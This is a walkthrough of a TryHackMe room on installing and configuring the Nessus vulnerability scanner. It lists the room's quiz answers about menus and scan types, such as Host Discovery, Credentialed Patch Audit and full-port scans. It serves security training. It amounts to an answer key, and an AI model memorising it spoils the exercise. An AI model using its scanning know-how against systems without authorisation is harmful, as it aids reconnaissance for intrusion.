
In this report, I will provide an overview of the **Nessus** vulnerability scanner based on a walkthrough from the **TryHackMe** room dedicated to this tool. The report will cover the setup, usage, and capabilities of Nessus in identifying vulnerabilities in target systems. I will also explain how Nessus can be used to conduct comprehensive security assessments and analyze scan results. This will demonstrate the practical application of Nessus in cybersecurity and penetration testing scenarios.

Nessus vulnerability scanner is exactly what you think is its! A vulnerability scanner!
It uses techniques similar to Nmap to find and report vulnerabilities, which are then, presented in a nice GUI for us to look at.
Nessus is different from other scanners as it doesn't make assumptions when scanning,
like assuming the web application is running on port 80 for instance.

- ## Installation Steps

Step #1



Register for an Activation Code

First Name *

Last Name *

Email *

□ Check to receive updates from Tenable

Register

Goto https://www.tenable.com/products/nessus/nessus-essentials and register an account.

You will need to do this for an activation code.

No answer needed

✓ Correct Answer

Step #2

Nessus-8.12.1-debian6_amd64.deb   Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64   42.9 MB   Oct 29, 2020   Checksum

We will then download the Nessus-#.##.#-debian6_**amd64.**deb file

Save it to your **/Downloads/** folder

No answer needed


✓ Correct Answer

Step #3

In the terminal we will navigate to that folder and run the following command:

sudo dpkg -i **package_file.deb**

Remember to replace **package_file.deb** with the file name you downloaded.



```
 root  ~/Downloads
$ sudo dpkg -i Nessus-8.12.1-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 366461 files and directories currently installed.)
Preparing to unpack Nessus-8.12.1-debian6_amd64.deb ...
Unpacking nessus (8.12.1) ...
Setting up nessus (8.12.1) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```


No answer needed

✓ Correct Answer

Step #4

We will now start the Nessus Service with the command:

sudo /bin/systemctl start nessusd.service



```
 root  ~/Downloads
$ sudo /bin/systemctl start nessusd.service
```

No answer needed

✓ Correct Answer


Step #5

Open up Firefox and goto the following URL:

https://localhost:8834/

You may be prompted with a security risk alert.

Click **Advanced...** -> **Accept the Risk and Continue**



Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to localhost. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.


Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for localhost:8834.

Error code: SEC_ERROR_UNKNOWN_ISSUER

No answer needed

✓ Correct Answer

Step #6
Next, we will set up the scanner.
Select the option **Nessus Essentials**



Welcome to Nessus


Choose how you want to deploy Nessus. Select a product to get started.

● Nessus Essentials
○ Nessus Professional
○ Nessus Manager
○ Managed Scanner

© 2020 Tenable™, Inc.

Step #7

Fill out the **Username** and **Password** fields. Make sure to use a strong password!



Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username *

Password *


© 2020 Tenable™, Inc.

No answer needed

✓ Correct Answer

Step #8

Nessus will now install the **plugins** required for it to function.



Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Downloading plugins...

© 2020 Tenable™, Inc.


This will take some time, which will depend on your internet connection and the hardware attached to your VM.

If the progress bar appears to be **not moving**, it means you do not have **enough space** on the VM to install.

No answer needed

✓ Correct Answer


Step #9
Log in with the account credentials you made earlier.



No answer needed

✓ Correct Answer

Step #10
You have now successfully installed **Nessus**!



This folder is empty. Create a new scan.

Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.

Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Tenable News

CVE-2020-14871: Critical Buffer Overflow in Oracle...

Read More

No answer needed

✓ Correct Answer


- **Navigation and Scans**


What is the name of the **button** which is used to launch a scan?

New Scan

✓ Correct Answer


Hint






What side menu option allows us to create **custom templates**?

Policies




Policies

Policies allow you to create custom templates defining what actions are performed during a scan. Once created, they can be selected from the list of scan templates. From this page you can view, create, import, download, edit, and delete policies.




What menu allows us to change **plugin** properties such as hiding them or changing their severity?

Plugin Rules




Plugin Rules

Plugin rules allow you to hide or change the severity of any given plugin. In addition, rules can be limited to a specific host or specific time frame. From this page you can view, create, edit, and delete your rules.




In the '**Scan Templates**' section after clicking on '**New Scan**', what scan allows us to see simply what hosts are alive?

Host Discovery




Host Discovery

A simple scan to discover live hosts and open ports.



One of the most useful scan types, which is considered to be '**suitable for any host**'?


Basic Network Scan



VULNERABILITIES


Basic Network Scan

A full system scan suitable for any host.




What scan allows you to '**Authenticate to hosts and enumerate missing updates**'?

Credentialed Patch Audit




Credentialed Patch Audit

Authenticate to hosts and enumerate missing updates.



What scan is specifically used for scanning **Web Applications**?

Web Application Tests



Web Application Tests


Scan for published and unknown web vulnerabilities using Nessus Scanner.

- **Scans**

Create a new '**Basic Network Scan**' targeting the deployed VM. What option can we set under '**BASIC**' (on the left) to set a time for this scan to run? This can be very useful when network congestion is an issue.

Schedule

✓ Correct Answer



New Scan / Basic Network Scan

‹ Back to Scan Templates

Enabled: ON

NOTE: Only one schedule can be enabled. Any other scheduled scans will be disabled. Upgrade to Nessus Professional

Frequency: Once


Starts: 00:00 2024-10-24

Timezone: (UTC+02:00) Cairo

Under '**DISCOVERY**' (on the left) set the '**Scan Type**' to cover ports 1-65535. What is this type called?

Port scan (all ports)

✓ Correct Answer



Scan Type: Port scan (all ports)

General Settings:

Always test the local Nessus host


Use fast network discovery

Port Scanner Settings:

Scan all ports (1-65535)


Use netstat if credentials are provided

Use SYN scanner if necessary



What '**Scan Type**' can we change to under '**ADVANCED**' for lower bandwidth connection?

Scan low bandwidth links



Scan Type: Scan low bandwidth links

